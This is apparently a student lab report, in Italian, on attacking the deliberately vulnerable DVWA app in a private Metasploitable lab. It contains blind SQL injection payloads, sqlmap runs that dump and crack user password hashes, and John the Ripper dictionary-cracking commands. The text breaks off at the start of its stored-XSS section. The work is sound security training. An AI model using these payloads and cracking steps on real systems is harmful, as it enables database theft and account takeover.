

Consegna Esercizio S6 L5

Traccia

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- *SQL injection (blind).*
- *XSS stored.*

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza = LOW.

Scopo dell'esercizio:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine (fare un report per poterlo presentare).

Attacco di tipo SQL injection - cos'è e come può essere utilizzato

Un SQL injection è un tipo di attacco che sfrutta le vulnerabilità nelle applicazioni web per iniettare codice SQL dannoso in un database. Sfruttando un SQL Injection, un utente malintenzionato potrebbe aggirare l'autenticazione, accedere, modificare ed eliminare i dati all'interno di un database. In alcuni casi, un SQL injection può anche essere utilizzato per eseguire comandi sul sistema operativo, consentendo potenzialmente a un utente malintenzionato di intensificare attacchi più dannosi all'interno di una rete che si trova dietro un firewall. Questo attacco è sfruttabile quando, nella progettazione di una applicazione web, non si utilizzano metodi di prevenzione quali:

Validazione dell'input - tutto l'input dell'utente deve essere validato per assicurarsi che non contenga codice SQL dannoso;

Parametrizzazione - le applicazioni web dovrebbero sempre utilizzare istruzioni preparate per sanificare l'input dell'utente prima di inviarlo al database;

Escaping - in un'applicazione web va fatto l'escaping di tutto ciò che viene generato lato server e che poi viene interpretato dal browser, questo affinché l'input dell'utente non venga interpretato come codice SQL.

Adottando queste misure di sicurezza, le applicazioni web possono ridurre notevolmente il rischio di essere colpite da attacchi di tipo SQLi.

Gli attacchi di tipo SQL si dividono in tre categorie:

In-band SQLi (SQLi classico) - è l'attacco più comune e facile da sfruttare; si verifica quando un utente malintenzionato è in grado di utilizzare lo stesso canale di comunicazione sia per lanciare l'attacco che per raccogliere i risultati. Le due iniezioni più classiche si basano su **error** e su **union**. Il primo dei due, si basa sui messaggi di errore generati dal server del database per ottenere informazioni sulla struttura del database. In alcuni casi, la sola SQL injection basata sugli errori, è sufficiente affinché un utente malintenzionato possa enumerare un intero database. Sebbene gli errori siano molto utili durante la fase di sviluppo di un'applicazione Web, dovrebbero essere disabilitati su un sito live o, al più, andrebbero registrati in un file con accesso limitato. Il secondo, basato sull'unione, è una tecnica di iniezione che sfrutta l'operatore **UNION** SQL per combinare i risultati di due o più istruzioni **SELECT** in un unico risultato che viene quindi restituito come parte della risposta HTTP.

Inferential SQLi (Blind SQLi) - a differenza dell' In-band SQLi, potrebbe richiedere più tempo per essere sfruttata da un utente malintenzionato, tuttavia è pericolosa quanto qualsiasi altra forma di SQL injection. In un attacco SQLi inferenziale, nessun dato viene effettivamente trasferito tramite l'applicazione web e l'aggressore non sarebbe in grado di vedere il risultato di un attacco in-band (motivo per cui tali attacchi sono comunemente definiti "attacchi blind SQLi"). Ci sono due tipi di blind SQL Injection: SQLi basato su **Blind-boolean** e SQLi basato su **Blind-time**. Il primo dei due, basato su boolean, è una tecnica SQL Injection inferenziale che si basa sull'invio di una query SQL al database, che forza l'applicazione a restituire una risposta diversa a seconda che la query restituisca un risultato **VERO** o **FALSO**. A seconda del risultato, il contenuto della risposta HTTP cambierà o rimarrà lo stesso. Ciò consente a un utente malintenzionato di dedurre se il payload utilizzato ha restituito vero o falso, anche se non viene restituito alcun dato dal database. Questo attacco è in genere lento poiché si dovrebbe enumerare un database carattere per carattere. Il secondo, è basato sul tempo; si invia una query SQL al database che forza il database ad attendere un periodo di tempo specificato (in secondi) prima di rispondere. Il tempo di risposta indicherà all'aggressore se il risultato della query è **VERO** o **FALSO**. A seconda del risultato, una risposta HTTP verrà restituita con un ritardo o restituita immediatamente. Ciò consente a un utente malintenzionato di dedurre se il payload utilizzato ha restituito vero o falso, anche se non viene restituito alcun dato dal database. Anche questo attacco è in genere molto lento, per un discorso analogo al precedente.

Out-of-band SQLi - non è molto comune, soprattutto perché dipende dalle funzionalità abilitate sul server di database utilizzato dall'applicazione web. Questo si verifica quando un utente malintenzionato non è in grado di utilizzare lo stesso canale per lanciare l'attacco e raccogliere risultati. Le tecniche fuori banda offrono un'alternativa alle tecniche inferenziali basate sul tempo, soprattutto se le risposte del server non sono molto stabili.


Ora che abbiamo visto come funziona una blind SQL injection, e quali sono le principali differenze con le altre iniezioni SQL, come richiesto dall'esercizio, cerchiamo di recuperare le password presenti nel database. Come prima cosa settiamo gli IP delle nostre macchine Kali e Meta in modo che possano comunicare tra di loro, verifichiamo il corretto funzionamento attraverso il comando *ping*. Apriamo poi il nostro browser in Kali e digitiamo nella barra dell'URL l'IP di Meta. Entriamo così nella pagina principale della web application di Meta, apriamo il link della DVWA e spostiamoci all'interno della pagina SQL injection (Blind).

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.42.42 netmask 255.255.255.0 broadcast 192.168.42.255

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b9:78:96
    inet addr:192.168.42.41 Bcast:192.168.42.255 Mask:255.255.255.0

(kali㉿kali)-[~]
$ ping -w 10 192.168.42.41
PING 192.168.42.41 (192.168.42.41) 56(84) bytes of data.
64 bytes from 192.168.42.41: icmp_seq=1 ttl=64 time=1.46 ms
64 bytes from 192.168.42.41: icmp_seq=2 ttl=64 time=5.85 ms
64 bytes from 192.168.42.41: icmp_seq=3 ttl=64 time=2.25 ms
64 bytes from 192.168.42.41: icmp_seq=4 ttl=64 time=2.44 ms
64 bytes from 192.168.42.41: icmp_seq=5 ttl=64 time=2.97 ms
64 bytes from 192.168.42.41: icmp_seq=6 ttl=64 time=2.39 ms
64 bytes from 192.168.42.41: icmp_seq=7 ttl=64 time=5.11 ms
64 bytes from 192.168.42.41: icmp_seq=8 ttl=64 time=4.39 ms
64 bytes from 192.168.42.41: icmp_seq=9 ttl=64 time=2.38 ms
64 bytes from 192.168.42.41: icmp_seq=10 ttl=64 time=1.56 ms

— 192.168.42.41 ping statistics —
10 packets transmitted, 10 received, 0% packet loss, time 9656ms
rtt min/avg/max/mdev = 1.464/3.079/5.847/1.431 ms
```



Una volta arrivati nella pagina in immagine a destra, dobbiamo cercare di recuperare le password nel DB. Sappiamo già che, trattandosi di una SQLi di tipo blind, per ogni query che andremo ad inserire, l'applicazione non ci tornerà l'output diretto, ma soltanto un bit: 0 (la query non ha risultati) o 1 (la query ha risultati). Questa conoscenza, unita con la possibilità che abbiamo di iniettare un payload a nostro piacimento nel campo *User ID* - grazie alla mancata sanificazione dell'input da parte dell'applicazione -, ci permette, scegliendo un input ragionato, di recuperare l'intero DB. Tuttavia, la procedura "manuale" di recupero del DB, come illustreremo rapidamente nel seguito, risulta essere eccessivamente lenta, perché basata su un processo di tipo **trial and error**, letteralmente, tentativo ed errore, attraverso il quale, inserendo domande mascherate da condizioni di verità, possiamo inferire, in base il tipo di risposta dell'applicazione web, user e password.

```
$id = $_GET['id'];

$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

Questo è il codice sorgente della pagina SQLi blind. Come vediamo, l' 'id' viene preso (GET) senza operare alcun tipo di sanificazione; questo rende il campo cerchiato vulnerabile ad un injection.

Il concetto di base su cui lavoreremo è: interrogando il database, possiamo ottenere due tipi di risposta: **Vero** o **Falso**. La query che inseriremo sarà dunque formata per essere una domanda che la web application rivolgerà al DB. Se la nostra domanda avrà esito positivo, e quindi ciò che abbiamo supposto essere presente nel DB è effettivamente presente, il DB restituirà *Vero* e la pagina web tornerà delle informazioni. Viceversa, se la nostra supposizione risulta essere errata, il DB tornerà *Falso* e la pagina si ricaricherà semplicemente.

Partiamo interrogando il DB con una semplice domanda: Esiste la tabella user nel nostro DB? Questa domanda, si traduce nel seguente codice SQL:

1' AND (select 'a' from users LIMIT 1) = 'a' #

Cioè: se ho almeno un campo nella tabella users, e quindi la tabella esiste, allora seleziono *a*, altrimenti seleziono *null*. Se venisse selezionato *a*, allora la mia condizione *a=a* sarebbe vera e l'applicazione web potrebbe restituire un output; altrimenti, avremo una condizione del tipo *null=a* - falsa -, e di conseguenza un ricaricamento della pagina senza alcun tipo di output -> vedi immagini nella successiva pagina.

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' AND (select 'a' from users LIMIT 1) = 'a' #
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Inserendo la query

*1' AND (select 'a' from users
LIMIT 1) = 'a' #*

ci viene restituito l'output in figura, quindi possiamo dedurre che la tabella **users** è presente nel DB.

Vulnerability: SQL Injection

User ID:

Submit

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Inserendo la query

*1' AND (select 'a' from utenti
LIMIT 1) = 'a' #*

la pagina viene ricaricata senza restituire alcun output, quindi possiamo dedurre che la tabella **utenti** non è presente nel DB.

1' AND (select 'valore' from <table> LIMIT 1) = 'valore' #

Continuando con questo procedimento, possiamo ricavare qualsiasi altro dato presente nel DB.

Di seguito le query che abbiamo utilizzato per provare a recuperare, indovinando, lo username di un utente, la lunghezza della password ad esso associata e le prime lettere di questa password.

i) *1' AND (select 'a' from users where first_name = 'guess_admin') = 'a' #*

ii) *1' AND (select 'a' from users where first_name='admin' and LENGTH(password) > n LIMIT 1) = 'a' #*

iii) *1' AND (select 'a' from users where first_name='admin' and substring(password, n, 1) = '*') LIMIT 1) = 'a' #*

Il primo comando prova a indovinare lo username, il DB tornerà vero (a=a) se guess_admin è presente al suo interno, e di conseguenza vedremo l'output stampato a video; tornerà falso altrimenti, e l'applicazione ricaricherà la pagina senza fornire alcun output.

Il secondo comando tenta di indovinare, con un relazione di maggioranza stretta, la lunghezza della password. Dopo alcuni tentativi otteniamo password > 31 -> vero, password >32 -> falso e questo implica che la password debba avere lunghezza esattamente 32. Sostituendo la relazione d'ordine con una relazione di uguaglianza, avremmo lo stesso trovato che la lunghezza doveva essere 32, ma utilizzando il segno maggiore al posto dell'uguale, possiamo diminuire sensibilmente il numero di tentativi iterando una verifica dei valori medi, anziché testare un numero dopo l'altro (vedi esempio alla [Nota 1](#)). Trentadue è proprio il numero di caratteri che ci saremmo aspettati, questo perché sappiamo che la funzione hash utilizzata per crittografare la password è MD5 (Message-Digest algorithm 5), i cui hash sono rappresentati a 32 cifre.

L'ultimo comando prova a capire qual è il carattere di posto *n* della password, indovinando che sia uguale al carattere posto tra apici dopo l'uguale.

Lanciato il comando `sqlmap`, possiamo scegliere due strade:

- i. Chiedere ad sqlmap di recuperare non soltanto gli hash delle password, ma di preformare un attacco a dizionario per ottenere direttamente le password in chiaro (sarà sqlmap stesso che ci chiederà come preferiamo procedere una volta eseguito);
- ii. Chiedere ad sqlmap di ottenere soltanto gli hash delle password, per poi andare a recuperarle in chiaro in un successivo momento attraverso l'utilizzo di **John The Ripper**.

i. Esecuzione completa del servizio e recupero password con sqlmap

```

[1.7.8#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:49:10 /2024-01-18/

[18:49:14] [WARNING] provided value for parameter 'id' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[18:49:14] [INFO] testing connection to the target URL
[18:49:14] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:49:14] [INFO] testing if the target URL content is stable
[18:49:14] [INFO] target URL content is stable
[18:49:14] [INFO] testing if GET parameter 'id' is dynamic
[18:49:14] [WARNING] GET parameter 'id' does not appear to be dynamic
[18:49:15] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[18:49:15] [INFO] testing for SQL injection on GET parameter 'id'
[18:49:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:49:15] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:49:15] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:49:15] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[18:49:16] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[18:49:16] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[18:49:16] [INFO] testing 'Generic inline queries'
[18:49:16] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:49:16] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:49:17] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:49:17] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:49:27] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[18:50:02] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[18:50:02] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[18:50:02] [WARNING] reflective value(s) found and filtering out
[18:50:03] [INFO] target URL appears to be UNION injectable with 2 columns
[18:50:03] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:

Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=' AND (SELECT 8919 FROM (SELECT(SLEEP(5)))LAVC) AND 'Ihoa'='Ihoa6Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=' UNION ALL SELECT CONCAT(0x71627a6b71,0x4f4b704955456c6f4a6b53756d476a45444d775854714c4b6955715862416d444a724e586f505144,0x71627a7071),NULL-- -6
Submit=Submit

[18:50:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8

```

In questo primo screenshot, sqlmap, prima di procedere con l'esecuzione, ci propone 3 domande - vedi i riquadri nell'immagine. Con la prima ci comunica che, dai test effettuati, sembra che il **back-end DBMS** sia 'MySQL' e ci chiede se se vogliamo saltare il test di payload specifici per altri DBMS. Sapendo già che la deduzione è corretta, rispondiamo di Sì (Y) e andiamo avanti con l'esecuzione del programma; di norma, qualora non si avesse già questa informazione e si avesse tempo sufficiente, sarebbe utile provare anche il controllo per gli altri DBMS. Con la seconda domanda, sqlmap ci richiede se, per i restanti test, vogliamo includere tutti i test per 'MySQL' che estendono i valori di livello (1) e rischio (1) forniti. Ora, se come nel nostro caso c'è una chiara indicazione che il target utilizzi lo specifico DBMS, è possibile estendere i test per quello stesso specifico DBMS oltre i test regolari - risposta Sì al quesito (Y). Ciò significa, sostanzialmente, eseguire tutti i payload di SQL injection per quello specifico DBMS, mentre se non venisse rilevato alcun DBMS, verrebbero testati solo i payload principali. Con l'ultima domanda ci comunica di aver trovato il parametro 'id' della richiesta GET vulnerabile e ci chiede se vogliamo testarne anche altri. In questo caso, abbiamo risposto di No (N) perché, per il nostro esercizio, è sufficiente che lavori su quello.


```
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[18:51:00] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[18:51:14] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[18:51:20] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[18:51:20] [INFO] starting 2 processes
[18:51:31] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[18:51:40] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[18:52:01] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[18:52:03] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[18:52:27] [INFO] using suffix '1'
[18:53:47] [INFO] using suffix '123'
[18:54:07] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[18:55:15] [INFO] using suffix '2'
[18:56:36] [INFO] using suffix '12'
[18:57:49] [INFO] using suffix '3'
[18:59:02] [INFO] using suffix '13'
[19:00:17] [INFO] using suffix '7'
[19:01:35] [INFO] using suffix '11'
[19:02:37] [INFO] using suffix '5'
[19:04:09] [INFO] using suffix '22'
[19:05:25] [INFO] using suffix '23'
[19:05:41] [INFO] current status: Areei... \^C
[19:05:41] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user      | avatar                                     | password                                     | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1       | admin     | http://192.168.42.41/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb   | http://192.168.42.41/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown     | Gordon     |
| 3       | 1337      | http://192.168.42.41/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        | Hack       |
| 4       | pablo     | http://192.168.42.41/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso   | Pablo      |
| 5       | smithy    | http://192.168.42.41/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+-----+-----+-----+-----+-----+-----+

[19:05:41] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.42.41/dump/dvwa/users.csv'
[19:05:41] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.42.41'
[*] ending @ 19:05:41 /2024-01-18/
```

Andando avanti con l'esecuzione di del programma, arriviamo finalmente al punto in cui sqlmap ci chiede se vogliamo o meno procedere al crack delle password con un attacco a dizionario. In questo primo caso rispondiamo di Sì (Y) e andiamo avanti; fatto questo sqlmap seleziona il file "wordlist.txt" per l'attacco del dizionario, fornito con Kali Linux, anche se si potrebbe sempre selezionare manualmente un elenco di parole a nostra scelta. Infine, sqlmap pone un'ultima domanda prima di passare all'hash-cracking, e cioè se vogliamo utilizzare suffissi comuni per le password. Questo metodo è molto più lento - vedi [Nota 2](#) - e la risposta predefinita è "N". Data questa ultima risposta, sqlmap procede con la decodifica delle password hash in chiaro e le riporta all'interno della tabella nell'attributo password accanto alla password in hash - vedi immagine sotto.

password
5f4dcc3b5aa765d61d8327deb882cf99 (password)
e99a18c428cb38d5f260853678922e03 (abc123)
8d3533d75ae2c3966d7e0d4fcc69216b (charley)
0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
5f4dcc3b5aa765d61d8327deb882cf99 (password)

Testiamo che effettivamente un utente random recuperato dalla scansione, con la sua rispettiva password, abbia accesso alla pagina web

FileActionsEditViewHelp

[10:51:58] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'

[10:51:58] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'

[10:51:58] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'

[10:51:58] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'

Database: dvwa

Table: users

[5 entries]

user_id	user	avatar	password	last_name	first_name
1	admin	http://192.168.42.41/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://192.168.42.41/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://192.168.42.41/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (c harley)	Me	Hack
4	pablo	http://192.168.42.41/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://192.168.42.41/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

[10:51:58] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.42.41/dump/dvwa/users.csv'

[10:51:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.42.41'

[*] ending @ 10:51:58 /2024-01-19/

(kali@kali)-[~]

\$

Damn Vulnerable Web App

192.168.42.41/dvwa/login.php

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

DVWA

Username

gordonb

Password

abc123

Login

DVWA

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing **XAMPP** onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'gordonb'

Username: gordonb
Security Level: low
PHPIDS: disabled

Il login è riuscito, gli utenti e le password recuperati sono funzionanti.

ii. Esecuzione di sqlmap per il recupero degli hash e utilizzo di John The Ripper per la decrittazione.

Lanciamo il comando di sqlmap visto in precedenza, solo stavolta, alla richiesta di procedere con il crack delle password con un attacco a dizionario, rispondiamo di no (N).

Sqlmap ci restituirà il seguente output:

```
{1.7.8#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:19:14 /2024-01-18/

[19:19:14] [WARNING] provided value for parameter 'id' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[19:19:14] [INFO] resuming back-end DBMS 'mysql'
[19:19:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=' AND (SELECT 8919 FROM (SELECT(SLEEP(5)))LAVC) AND 'Ihoa'='Ihoa&Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=' UNION ALL SELECT CONCAT(0x71627a6b71,0x4f4b704955456c6f4a6b53756d476a45444d775854714c4b6955715862416d444a724e586f505144,0x71627a7071),NULL-- -&Submit=Submit

[19:19:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[19:19:15] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[19:19:15] [INFO] fetching current database
[19:19:15] [INFO] fetching columns for table 'users' in database 'dvwa'
[19:19:15] [INFO] fetching entries for table 'users' in database 'dvwa'
[19:19:15] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://192.168.42.41/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin |
| 2 | gordonb | http://192.168.42.41/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown | Gordon |
| 3 | 1337 | http://192.168.42.41/dvwa/hackable/users/1337.jpg | 8d353d75ae2c3966d7e0d4fcc69216b | Me | Hack |
| 4 | pablo | http://192.168.42.41/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso | Pablo |
| 5 | smithy | http://192.168.42.41/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob |
+-----+-----+-----+-----+-----+-----+

[19:19:23] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.42.41/dump/dvwa/users.csv'
[19:19:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.42.41'

[*] ending @ 19:19:23 /2024-01-18/
```

Come si vede, le password non sono state deciptate - non abbiamo le password in chiaro di fianco l'hash. Per utilizzare **John The Ripper**, creiamo innanzitutto un file di testo nel nostro Desktop contenente gli username e gli hash delle password trovati, per semplicità si chiamerà **hash.txt**. Successivamente, estraiamo il file di testo - **rockyou.txt** -, contenente la lista di parole da utilizzare per il confronto con gli hash, dal file compresso **rockyou.txt.gz**, cui si accede dalla cartella presente nel seguente percorso file: **/usr/share/wordlist**. Salviamo il file sempre su Desktop. La lista contiene una vasta gamma di password, ed è utilizzata per eseguire attacchi a dizionario o attacchi di forza bruta. Ora, possiamo finalmente lanciare il nostro comando da terminale per eseguire l'attacco a dizionario:

```
john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
```

Nel comando, specifichiamo che gli hash delle password nel file hash.txt, sono nel formato MD5 (**--format=raw-md5**) e chiediamo di utilizzare la lista di parole presente nel file **rockyou.txt**, per attuare l'attacco a dizionario. Nell'ultima parte del comando, specifichiamo poi qual è il file dove si trovano gli hash delle password che ci interessano. A questo punto, John the Ripper, andrà a cercare se esiste una corrispondenza tra gli hash MD5 nel file **hash.txt** e le password presenti nel file **rockyou.txt**. Se la corrispondenza esiste, il comando restituirà un messaggio di conferma dell'avvenuta associazione tra gli hash presenti nel file obiettivo e quelli contenuti nella nostra lista.

Per vedere le password in chiaro, utilizziamo invece, sempre da terminale, il seguente comando:

```
john --format=raw-md5 --show /home/kali/Desktop/rockyou.txt hash.txt
```

Otteniamo così le password in chiaro che stavamo cercando.

```
GNU nano 7.2
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

File .txt con le
password che
vogliamo
decriptare

```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)
```

Messaggio che ci avvisa
della corretta
associazione tra le
password nel file hash e
quelle presenti nel
dizionario

```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --show /home/kali/Desktop/rockyou.txt hash.txt
Warning: invalid UTF-8 seen reading /home/kali/Desktop/rockyou.txt
1 admin:password
2 gordonb:abc123
3 1337:charley
4 pablo:letmein
5 smithy:password

5 password hashes cracked, 52 left
```

Password
ottenute grazie
alla la
decriptazione

Stored XSS- cos'è e come può essere utilizzato

